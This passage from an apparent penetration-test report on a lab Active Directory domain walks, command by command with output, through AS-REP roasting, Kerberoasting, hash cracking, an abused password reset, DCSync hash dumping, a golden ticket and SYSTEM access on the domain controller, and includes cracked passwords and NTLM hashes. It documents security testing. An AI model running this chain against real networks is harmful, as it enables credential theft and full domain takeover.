1g 0:00:00:00 DONE (2025-06-21 15:40) 7.692g/s 63015p/s 63015c/s 63015C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- We then were able to extract the contents from the zip file

```
Password: hellokitty
```

```
❯ ls -l
.rw-rw-r-- adrianreatva adrianreatva 160 KB Sat Jun 21 15:39:54 2025  hash
.rw-r--r-- adrianreatva adrianreatva 2.2 MB Sat Jun 21 15:29:59 2025  images.zip
.rw-rw-r-- adrianreatva adrianreatva  84 KB Thu Jun 12 16:11:53 2025  stockphoto1.jpg
.rw-rw-r-- adrianreatva adrianreatva 421 KB Thu Jun 12 16:13:22 2025  stockphoto2.jpg
.rw-rw-r-- adrianreatva adrianreatva 536 KB Thu Jun 12 16:14:25 2025  stockphoto3.jpg
.rw-rw-r-- adrianreatva adrianreatva 1.1 MB Thu Jun 12 16:16:22 2025  stockphoto4.jpg
.rw-rw-r-- adrianreatva adrianreatva 104 KB Thu Jun 12 16:16:57 2025  stockphoto5.jpg
```

- Before continuing with the zip file we decided to do a Kerberoasting attack, list users trough rpcclient and ldap without any success.

```
❯ rpcclient -U 'mydomain.com\nicol%Ready4@ll!' 10.10.1.200
Cannot connect to server.  Error was NT_STATUS_LOGON_TYPE_NOT_GRANTED
❯ ldapsearch -x -H ldap://10.10.1.200 -D 'nicol@mydomain.com' -w 'Ready4@ll!' -b "DC=mydomain,DC=com"
ldap_bind: Invalid credentials (49)
        additional info: 80090308: LdapErr: DSID-0C0903D3, comment: AcceptSecurityContext error, data 569, v3839
```

```
❯ GetUserSPNs 'mydomain.com/nicol':'Ready4@ll!' -request
Impacket v0.12.0.dev1+20230816.160145.f6e03b99 - Copyright 2023 Fortra

[-] Error in bindRequest -> invalidCredentials: 8009030C: LdapErr: DSID-0C09062E, comment: AcceptSecurityContext error, d
ata 569, v3839
```

- Back to the zip file we enumerated it with exiftool finding interesting usernames.

```
exiftool *.jpg | grep -i "creator"
```

```
❯ exiftool *.jpg | grep -i "creator"
Creator                         : emmet
Creator                         : svc_iis
Creator Tool                    : Adobe Photoshop CS5 Windows
Creator                         : Lucy
Profile Creator                 : Hewlett-Packard
Creator                         : Merlin
Profile Creator                 : Adobe Systems Inc.
Creator                         : Nicol
```

- We saved the usernames on a file an request hashes with GetNPUsers finding Lucy hash

```
GetNPUsers mydomain.com/ -no-pass users -dc-ip 10.10.1.200
```

```
❯ GetNPUsers mydomain.com/ -no-pass -usersfile users -dc-ip 10.10.1.200
Impacket v0.12.0.dev1+20230816.160145.f6e03b99 - Copyright 2023 Fortra

[-] User emmet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_iis doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Lucy@MYDOMAIN.COM:6e768b0e279a27d5339fc0030c757eae$805275d6ae7923f27b474531c0f8e380ad8105937e400d0c9681ee3
40bbb52012dfe36a0c44b462ac5ace8f8b2c6ba042c6c552c4451d6862c1858eec8c3702c53f9cfcdaf267620f1103441f0171eb3bb410e396302115
1fbf224cedc29ca8ae0ea08297e1fbe00ae33d64b25ff58d02fe246d30afb023ae147c57df0ac2a8407de99b9ed620e7d40f9d95b6af1b739727d4d7
58fdd9a67d9c94d6cca90b5ec345a7db649368cac4ab917893d793d01f26aa79a8781069fdc48aa870dd6040722255b29cbcfbf95e422a4b87aefff9
6f70005565aa2f34e96e240b8d74bb144243ff4bbe3a16c0060288da2
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Nicol doesn't have UF_DONT_REQUIRE_PREAUTH set
```

- Saving the hash on a file we use john again to crack the hash obtaining lucy's password in clear text

```
john -w:/usr/share/wordlist/rockyou.txt hash2
```

```
❯ john -w:/usr/share/wordlists/rockyou.txt hash2
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX
2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
$monique$1991$   ($krb5asrep$23$Lucy@MYDOMAIN.COM)
1g 0:00:00:13 DONE (2025-06-21 15:45) 0.07564g/s 1083Kp/s 1083Kc/s 1083KC/s $r2d2$..$k0rp!o
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Since we couldnt enumerate ldap or do an kerberoating attack with user nicol we decided to do it with lucy finding a kerberoastable user

```
GetUserSPNs 'mydomain.com/lucy':'<password>' -request
```

```
❯ GetUserSPNs 'mydomain.com/lucy':'$monique$1991$' -request
Impacket v0.12.0.dev1+20230816.160145.f6e03b99 - Copyright 2023 Fortra

ServicePrincipalName         Name     MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------  -------  --------  --------------------------  ---------  ----------
HTTP/webserver.mydomain.com  svc_iis            2025-06-20 16:30:06.384006  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_iis$MYDOMAIN.COM$mydomain.com/svc_iis*$f0a9a908d8998e0cb4f62d72ca420f69$ab83e2812ea6d68d0e6b7a1bcb2661f
3317be3735c4ac306f5e8529f087d0035166ab627c67174c8109c300983193fc00d531e27e916721f26bf2ddc3349c02cdbb4e36a7b8473dbe13fb55
1ce6d5a833909e918a90b22baa472fd8a7093d1d47427952f5f5fd29bb202ba38ca8da160ee489f31f0dad778926ee75b70f9958e42af153912e1560
77b28042bbed305ad132677ddb3e0aff7bf15be7d76b50e428be806b0d55206e78453d8c45d4e2e3a165f9e2c887f617c1b109efc252f1cdfceb985c
92e2ae562dd2a023e1f839e714873f8d6e44f849968795ec700e02c1e0768f290888645d0dd44f6a0fee83e5331b9b3dc9aad2d17d06049a58b68a14
7fbc2475cc2526813a384973d7da3527cf01d327f395d4bf2a29b6372f5df78553652fb032a6af9d9b920651fbf4bc47884735d0f4c4fe68377e4944
877e7ad63c649488bc188f4be1e90aa8dbc8146e98cf1dd63d59dd478bbf433a8d3bde593b508ec1e264fe308b96f7f7ad1c7c0ee623bc37d0877e8a
a8718ead7ecd707b668a5faad565e0e0ed50b4040aff57ce2c6ce1d3fab98889124495506fdf308012303eb3201fc678cee6300bdcad54efffd50a68
9dfa9397c42f19532db55c6d5fc480ddeab8e452bb00c9d464d3bb353e4f306663bef87d7cb8d760632a5382ec600c5f0e6977f4bf4deaff8156721e
c4356ac903b8ae5505a7fe83566ec9d146e9f02371fa1c84d87b899f7790330ae6d3197d2d2a64c4e61adb8efea816d3edbbeaa6783d1e97e1227164
443c2c8744c4a1d657ba9c7c1f1c1810865e6a6f6777872640013d580e6ef8d5ba0f9d0f007565c0f3204122090df604d0806a10c2d2fbc33b06872c
5aaa5c411ff81b77d0c7080230bb4e04af01366610fe70e38e607a4ab47c8f1ddd09d86eaa0d88f04498328f37b68f79c10175ffdb5213d3f7181e2c
5e4b47915151632608c97aa0627ada685652ef88113a4df8d4520ff39f16db0a8770c37f2b4c84e4d8bd1545c839a66e35be8430df9507dad4f6c8e4
00981da8801207b634e696f61137561184dff1eccacacb3fa6e7860463eda2f175c82db23ee85e02e91f04041b60a9c9dfad998b2aae13bd98b16f7a
411d72be3ccb281d023e1624b9d7a241fc8fe05610a9bd8a6d4950d52032e111e77def60e21aabb8c161dbf752af8a25dc89f70589e179470842f641
98b8f4eb3b59865136763445583b91134bbdc2ebd7e008bab1e80cdb0bb7b36bec995854b8f3220cedd
```

- We saved the hash again and cracked it with john findind svc_iss users password in plain text.

```
john -w:/usr/share/wordlists/rockyou.txt hash3
```

```
❯ john -w:/usr/share/wordlists/rockyou.txt hash3
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!giSem@89$gSm    (?)
1g 0:00:00:08 DONE (2025-06-21 15:48) 0.1250g/s 1792Kp/s 1792Kc/s 1792KC/s !loverBOY!..!etme1n
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

After further enumeration with user svc_iss we couldn't find anything that allow us to gain access to CLIENT2, however we use bloodhound-python.py to retrieve information from the domain finding an interesting Privilege Escalation path.

DC

Privilege Escalation:


Steps to reproduce the attack: Using bloodhoun-python.py we gather information from the domain and uploaded it to BloodHound. There we found that svc_iis user had the ability to reset emmet's password and this could do a DCSync attack.

- Retrieving DC's data to upload in Bloodhound.

```
bh.py 'mydomain.com' -u 'svc_iis' -p '<password>' -c All -ns 10.10.1.200
```

```
❯ bh.py -d 'mydomain.com' -u 'svc_iis' -p '!giSem@89$gSm' -c All -ns 10.10.1.200
INFO: Found AD domain: mydomain.com
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.mydomain.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC.mydomain.com
INFO: Found 11 users
INFO: Found 54 groups
INFO: Found 4 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: CLIENT2.mydomain.com
INFO: Querying computer: CLIENT1.mydomain.com
INFO: Querying computer: DC.mydomain.com
INFO: Done in 00M 01S
```

- We uploaded the data to BloodHound and found that user svc_iis had the permission to reset emmet's password.



- We use net rpc to change Emmet's password and using netexec we checked that our changes has been applied correctly.

```
❯ net rpc password "emmet" "newP@ssword2022" -U "mydomain.com"/"svc_iis"%'!giSem@89$gSm' -S "10.10.1.200"
```

```
❯ net rpc password "emmet" "newP@ssword2022" -U "mydomain.com"/"svc_iis"%'!giSem@89$gSm' -S "10.10.1.200"
❯ netexec smb 10.10.1.0/24 -u 'emmet' -p 'newP@ssword2022'
SMB         10.10.1.200     445    DC              [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC) (domain:
mydomain.com) (signing:True) (SMBv1:True)
SMB         10.10.1.202     445    CLIENT2         [*] Windows 10 / Server 2019 Build 19041 x64 (name:CLIENT2) (domain:mydo
main.com) (signing:False) (SMBv1:False)
SMB         10.10.1.201     445    CLIENT1         [*] Windows 10 / Server 2019 Build 19041 x64 (name:CLIENT1) (domain:mydo
main.com) (signing:False) (SMBv1:False)
SMB         10.10.1.200     445    DC              [+] mydomain.com\emmet:newP@ssword2022
SMB         10.10.1.202     445    CLIENT2         [+] mydomain.com\emmet:newP@ssword2022
SMB         10.10.1.201     445    CLIENT1         [+] mydomain.com\emmet:newP@ssword2022
```

- Since user emmet can do a DCSync on the DC we dumped the hashes with secretdump

```
secretsdump.py 'mydomain.com'/'emmet':'<password>'@10.10.1.200
```

```
❯ secretsdump.py 'mydomain.com'/'emmet':'newP@ssword2022'@'10.10.1.200'
Impacket v0.12.0.dev1+20230816.160145.f6e03b99 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0652bf233083faee792bfe53130eb9a7:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
mydomain.com\r.andrews:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
adrian:1106:aad3b435b51404eeaad3b435b51404ee:1f93927ec0e41656728e1aa85a1b9baf:::
lucy:1107:aad3b435b51404eeaad3b435b51404ee:679e1adf5e316ccf8c2373b7475fb6ab:::
nicol:1108:aad3b435b51404eeaad3b435b51404ee:247129526b343c488bbae7015732983b:::
svc_iis:1109:aad3b435b51404eeaad3b435b51404ee:2c4a0c2bec797c57e15fad78e86f1f2e:::
emmet:1110:aad3b435b51404eeaad3b435b51404ee:fb54d1c05e301e024800c6ad99fe9b45:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:9f1f2fc07e8005fad8e1bfb66c1687f5:::
CLIENT1$:1104:aad3b435b51404eeaad3b435b51404ee:2c4ff0d540266fc9787b27af03210649:::
CLIENT2$:1105:aad3b435b51404eeaad3b435b51404ee:825b0126274c13a626b7ea7c1ec6508e:::
```

Post Exploitation

Persistance: Golden Ticket

- Now that we have the domain hashes, we're gonna use krbtgt users NTLM hash to create an Administrator.ccache file

```
ticketer -nthash <krbtgt_hash> -domain-sid <domain_sid> -domain 'mydomain.com'
'Administrator'
```

```
❯ ticketer -nthash '0652bf233083faee792bfe53130eb9a7' -domain-sid 'S-1-5-21-3018928035-919820349-1328716780' -domain 'mydoma
in.com' 'Administrator'
Impacket v0.12.0.dev1+20230816.160145.f6e03b99 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for mydomain.com/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
❯ export KRB5CCNAME=Administrator.ccache
```

- However when trying to connect using psexec or smbexec we're not able to, this is because we need Kerberos authentication.

```
❯ smbexec.py -n -k mydomain.com\Administrator@10.10.1.200
Impacket v0.12.0.dev1+20230816.160145.f6e03b99 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
❯ psexec -n -k mydomain.com/Administrator@mydomain.com
Impacket v0.12.0.dev1+20230816.160145.f6e03b99 - Copyright 2023 Fortra

[-] SMB SessionError: STATUS_MORE_PROCESSING_REQUIRED({Still Busy} The specified I/O request packet (IRP) cannot be disposed
 of because the I/O operation is not complete.)
```

- To achieve that we will need to edit our krb5.conf file adding our domain values.


```
❯ cat /etc/krb5.conf
       File: /etc/krb5.conf
   1   #[libdefaults]
   2   [domain_realm]
   3
   4       .mydomain.com = MYDOMAIN.COM
   5
   6       mydomain.com = MYDOMAIN.COM
   7
   8
   9
  10   [libdefaults]
  11
  12       default_realm = MYDOMAIN.COM
  13
  14       dns_lookup_realm = false
  15
  16       dns_lookup_kdc = true
  17
  18       ticket_lifetime = 24h
  19
  20       forwardable = true
  21
  22
  23
  24   [realms]
  25
  26       MYDOMAIN.COM = {
  27
  28           kdc = DC.MYDOMAIN.COM
  29
  30           admin_server = DC.MYDOMAIN.COM
  31
  32           default_domain = MYDOMAIN.COM
  33
  34       }
```

• Whe used kvno to add cifs ticket and used klist to list that the value was added correctly.

```
kvno cifs/DC.MYDOMAIN.COM
klist
```

```
❯ kvno cifs/DC.MYDOMAIN.COM
cifs/DC.MYDOMAIN.COM@MYDOMAIN.COM: kvno = 3
❯ klist
Ticket cache: FILE:Administrator.ccache
Default principal: Administrator@MYDOMAIN.COM

Valid starting     Expires            Service principal
06/21/25 11:33:35  07/06/25 16:33:35  krbtgt/MYDOMAIN.COM@MYDOMAIN.COM
        renew until 07/06/25 16:33:35
06/21/25 16:40:24  06/22/25 02:40:24  cifs/DC.MYDOMAIN.COM@MYDOMAIN.COM
        renew until 06/28/25 16:40:24
```

• We then were able to connect to the domain using psexec and our Administrator.ccache file


psexec -n -k MYDOMAIN.COM/Administrator@DC.MYDOMAIN.COM
Impacket v0.12.0.dev1+20230816.160145.f6e03b99 - Copyright 2023 Fortra
[*] Requesting shares on DC.MYDOMAIN.COM.....
[*] Found writable share ADMIN$
[*] Uploading file MDhqVzEJ.exe
[*] Opening SVCManager on DC.MYDOMAIN.COM.....
[*] Creating service NogB on DC.MYDOMAIN.COM.....
[*] Starting service NogB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> hostname
DC

End of Report

This report was rendered
by SysReptor with
♥